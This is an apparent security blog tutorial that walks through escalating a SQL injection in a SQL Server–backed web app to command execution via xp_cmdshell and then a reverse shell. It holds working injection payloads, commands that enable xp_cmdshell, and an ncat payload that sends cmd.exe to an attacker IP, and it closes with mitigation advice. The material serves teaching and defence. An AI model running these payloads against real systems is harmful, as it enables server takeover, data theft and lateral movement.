Contents
- Introduction
- Prerequisites
- Step 1: A SQLi-vulnerable application
- Step 2: SQL Server’s xp_cmdshell feature
- Step 3: Combining SQLi with CmdShell
- Step 4: Compromising the server with a reverse shell
- Conclusion
Introduction
The goal here is to show that, under the right conditions, a simple SQLi (SQL Injection) can escalate into RCE (Remote Code Execution), which in turn can evolve into a reverse shell — handing over full access to a company’s internal network straight from the database server.
The known impact of SQLi is already bad enough, but since things can always get worse, it’s also possible to compromise the server behind the application.
Prerequisites
- An application vulnerable to SQLi, in any language or technology;
- A SQL Server database;
- An application database user with permission to change configuration settings, or with the xp_cmdshell option already enabled;
Step 1: A SQLi-vulnerable application
For this demo I spun up a simple web application vulnerable to SQLi. The function is a search for a person’s name in a users table.

Vulnerable code:
1 | var command = new SqlCommand("Select Nome from Usuarios where Nome = '" + input + "'", conn); |

To prove the concept, we can use the basic payload ' OR 1=1;-- to demonstrate the vulnerability:
Submitting the payload, and the result
Step 2: SQL Server’s xp_cmdshell feature
xp_cmdshell is an advanced, extremely powerful (and therefore dangerous) option built into SQL Server. It runs a Windows command through SQL and returns the result row by row. Click here for the official documentation.

For example, through the instance we can run a command to list the .exe files in a directory:
1 | EXEC xp_cmdshell 'dir *.exe'; |

Or pull information about the instance:
1 | EXEC xp_cmdshell 'whoami'; |
These same commands can be run directly from the application that’s connected to the database.
To use this option, you first need to enable advanced options as well as the xp_cmdshell option itself, as shown below:
1 | EXEC sp_configure 'show advanced options',1;RECONFIGURE |
By default these options are set to 0, which blocks direct execution. But if the user connected to the database has permission to change that (the infamous ‘sa’ full access account), simply running the commands above beforehand is enough to turn the feature on.
Step 3: Combining SQLi with CmdShell
Now that we have everything we need, it just takes a bit of creativity and persistence to chain the right steps together for serious impact.
Assuming SQL Server doesn’t have the advanced options turned on, we can exploit the SQLi to enable the conditions we need:
Payloads run through the application:
1 | > ';EXEC sp_configure 'show advanced options',1;RECONFIGURE-- |
From this point on, we can already run any command directly on the server hosting the database — which is exactly what makes this RCE.
As an example, let’s manipulate a file sitting in the temp folder:

Then, running a simple ‘move’ command to prove the concept, with the payload sent through the web application:
1 | ';EXEC xp_cmdshell 'move c:\temp\teste.txt c:\temp\teste2.txt'-- |

Even if we stopped here, the consequences would already be enough to disrupt an entire operation, considering possibilities like:
- Deleting files
- Tampering with information
- Causing downtime
- Breaking the confidentiality and integrity of information
- … and so on
Step 4: Compromising the server with a reverse shell
With RCE confirmed, we can now escalate to a reverse shell, using the compromised server to hand the attacker direct, full access to their machine — no longer needing the application as the middleman.

For this part of the demo, I set up a Kali Linux virtual machine to simulate the attacker’s box. On that machine, I started a listener on port 3000 using netcat:
1 | nc -nlp 3000 -v |

Going back to the RCE exploitation, we just need to craft a payload so the victim’s server reaches out to the attacker’s server, handing it the Windows command prompt (cmd.exe) over the given IP and port.
Command to run (192.168.101.125 is the attacker’s server IP address):
1 | ncat 192.168.101.125 3000 -e c:\windows\system32\cmd.exe |
Since the command runs in the context of the database user, we need to pass the full path to netcat:
1 | where ncat |
Then we can craft the payload to send through the application:
1 | ';EXEC xp_cmdshell '"C:\Program Files (x86)\Nmap\ncat.exe" 192.168.101.125 3000 -e c:\windows\system32\cmd.exe'-- |


Switching back to the attacker’s machine, we can confirm the connection went through. From this point on, it’s as if the attacker were physically at the victim’s server, running any command they wanted through the Windows command line.
Conclusion
With the server fully compromised, the victim is at the attacker’s mercy for whatever damage or extortion comes next. If that server isn’t sitting in a DMZ, the attacker can escalate further through lateral movement across an organization’s servers and workstations, causing even more damage.
A few possible impacts worth calling out:
- Wiping out all files and data on the server or database
- Installing ransomware
- Cryptocurrency mining
- Acting as a node for criminal activity
- Data exfiltration and leaks
- Silent surveillance
It’s not enough to just make sure applications aren’t vulnerable to SQLi. For security mitigations to really work, you need to break the attack chain — stopping a possible attack from escalating at multiple points along the way.
That means any of the measures below would help mitigate the exploitation and its impact:
- Not using the ‘sa’ user, or any account with high privileges to change database configuration settings, as the user the application connects with.
- Isolating the database server from the rest of the infrastructure — a DMZ.
- Not sharing the database instance across multiple applications. The compromise can just as easily originate from that old, forgotten application nobody uses anymore.
These recommendations aren’t limited to this short list — they’re meant to encourage weighing every process and structure as a way to keep a vulnerability found at the edge from escalating further.
The focus here was on the SQL Server database, though equivalent functions may exist in other databases, which weren’t explored in this post.